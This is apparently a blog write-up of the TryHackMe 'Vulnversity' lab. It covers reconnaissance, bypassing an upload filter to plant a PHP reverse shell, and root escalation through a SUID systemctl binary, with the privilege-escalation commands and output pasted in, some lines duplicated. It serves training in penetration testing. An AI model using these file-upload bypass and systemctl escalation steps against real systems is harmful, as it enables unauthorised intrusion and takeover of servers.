Vulversity
Writeup for Tryhackme Vulversity ctf challenge.
Prerequisites
I would recommend that you should have basic knowledge of the following, it’s not necessary but it will help you to solve the tasks more effectively and efficiently
Nmap Directory Busting Burpsuite Linux file systems, Permissions, SETUIDs, environmental variables, etc
Starting with an nmap scan foinformation gathering; 
Looking at the web server on port 3333 & we have this; 
Now bruteforcing for interesting directories some; 
we see that there’s a hidden ‘/uploads’ directory indside of ‘/internal’ directory all in the web server on port 3333
visiting the /internal directory reveals to us the upload feature of the website 
Most time the upload feature of a website can be vulnurable & an attacker can try to upload malicious content into the server just like I’m gonna do. Now i can try to upload a reverse shell; 
(Before upload)
Ok so we get our php reverse shell ready with the listening ip address & port number (attacker’s); 
ok we can start testing the upload feature with whatever file extentions you prefer, but i started with a .php file extention but .php file extention is being filtered apparently; 
But GOODNEWS!! This can be bypassed. 

ok so making a list of the file extentions i can bruteforce & see which works ok; 
Now we have a result & 1 lucky hit; 
so we now what file extention to save our reverse shell now, so we try to upload malicios file but this time saving it as .phtml; 
And here we go!! we can find our file in /uploads directory; 
Now we can setup our netcat listener to listen on the specified port we set on our reverse shell script, mine being port 1337; 
BOOM!! we have a shell as www-data user; 
now to escalate to higher privilege (root); You can use any of the popular enumerations scripts available . We are looking for a file that has the setuid bit set (In Linux, SUID (set owner userId upon execution) is a special type of file permission given to a file. SUID gives temporary permissions to a user to run the program/file with the permission of the file owner (rather than the user who runs it)
www-data@vulnuniversity:/home/bill$ find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null < \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null -rwxr-sr-x 1 root tty 27368 May 16 2018 /usr/bin/wall -rwxr-sr-x 1 root tty 14752 Mar 1 2016 /usr/bin/bsd-write -rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newuidmap -rwxr-sr-x 1 root mlocate 39520 Nov 18 2014 /usr/bin/mlocate -rwxr-sr-x 1 root shadow 62336 May 16 2017 /usr/bin/chage -rwsr-xr-x 1 root root 49584 May 16 2017 /usr/bin/chfn -rwxr-sr-x 1 root utmp 434216 Feb 7 2016 /usr/bin/screen -rwxr-sr-x 1 root ssh 358624 Jan 31 2019 /usr/bin/ssh-agent -rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newgidmap -rwxr-sr-x 1 root crontab 36080 Apr 5 2016 /usr/bin/crontab -rwsr-xr-x 1 root root 136808 Jul 4 2017 /usr/bin/sudo -rwsr-xr-x 1 root root 40432 May 16 2017 /usr/bin/chsh -rwxr-sr-x 1 root shadow 22768 May 16 2017 /usr/bin/expiry -rwsr-xr-x 1 root root 54256 May 16 2017 /usr/bin/passwd -rwsr-xr-x 1 root root 23376 Jan 15 2019 /usr/bin/pkexec -rwsr-xr-x 1 root root 39904 May 16 2017 /usr/bin/newgrp -rwsr-xr-x 1 root root 75304 May 16 2017 /usr/bin/gpasswd -rwsr-sr-x 1 daemon daemon 51464 Jan 14 2016 /usr/bin/at -rwsr-sr-x 1 root root 98440 Jan 29 2019 /usr/lib/snapd/snap-confine -rwsr-xr-x 1 root root 14864 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1 -rwsr-xr-x 1 root root 428240 Jan 31 2019 /usr/lib/openssh/ssh-keysign -rwsr-xr-x 1 root root 10232 Mar 27 2017 /usr/lib/eject/dmcrypt-get-device -rwsr-xr-x 1 root root 76408 Jul 17 2019 /usr/lib/squid/pinger -rwsr-xr-- 1 root messagebus 42992 Jan 12 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper -rwxr-sr-x 1 root utmp 10232 Mar 11 2016 /usr/lib/x86_64-linux-gnu/utempter/utempter -rwsr-xr-x 1 root root 38984 Jun 14 2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic -rwsr-xr-x 1 root root 40128 May 16 2017 /bin/su -rwsr-xr-x 1 root root 142032 Jan 28 2017 /bin/ntfs-3g -rwsr-xr-x 1 root root 40152 May 16 2018 /bin/mount -rwsr-xr-x 1 root root 44680 May 7 2014 /bin/ping6 -rwsr-xr-x 1 root root 27608 May 16 2018 /bin/umount -rwsr-xr-x 1 root root 659856 Feb 13 2019 /bin/systemctl -rwsr-xr-x 1 root root 44168 May 7 2014 /bin/ping -rwsr-xr-x 1 root root 30800 Jul 12 2016 /bin/fusermount -rwxr-sr-x 1 root shadow 35600 Apr 9 2018 /sbin/unix_chkpwd -rwxr-sr-x 1 root shadow 35632 Apr 9 2018 /sbin/pam_extrausers_chkpwd -rwsr-xr-x 1 root root 35600 Mar 6 2017 /sbin/mount.cifs www-data@vulnuniversity:/home/bill$ We can see that /bin/systemctl stands out from the rest;
systemctl is a binary that controls interfaces for init systems and service managers. Remember making your services run using the systemctl command during the boot time. All those tasks are handled as units and are defined in unit folders. By default systemctl will search these files in /etc/system/systemd
With help of Gtfobins, we can execute commands as root & we are ROOT!
`````www-data@vulnuniversity:/opt$ priv=$(mktemp).service priv=$(mktemp).service www-data@vulnuniversity:/opt$ echo ‘[Service] echo ‘[Service]
ExecStart=/bin/bash -c “id > /opt/flags” ExecStart=/bin/bash -c “id > /opt/flags” [Install] [Install] WantedBy=multi-user.target’ > $priv WantedBy=multi-user.target’ > $priv www-data@vulnuniversity:/opt$ /bin/systemctl link $priv /bin/systemctl link $priv Created symlink from /etc/systemd/system/tmp.JkIyFRM4eb.service to /tmp/tmp.JkIyFRM4eb.service. www-data@vulnuniversity:/opt$ /bin/systemctl enable –now $priv /bin/systemctl enable –now $priv Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.JkIyFRM4eb.service to /tmp/tmp.JkIyFRM4eb.service. www-data@vulnuniversity:/opt$ id id uid=33(www-data) gid=33(www-data) groups=33(www-data) www-data@vulnuniversity:/opt$ cd /root cd /root bash: cd: /root: Permission denied www-data@vulnuniversity:/opt$ ls ls flag flags www-data@vulnuniversity:/opt$ cat flags cat flags uid=0(root) gid=0(root) groups=0(root)`````
###References-
```https://tryhackme.com/room/vulnversity https://gtfobins.github.io/gtfobins/systemctl/#suid
Enjoy Reading This Article?
Here are some more articles you might like to read next: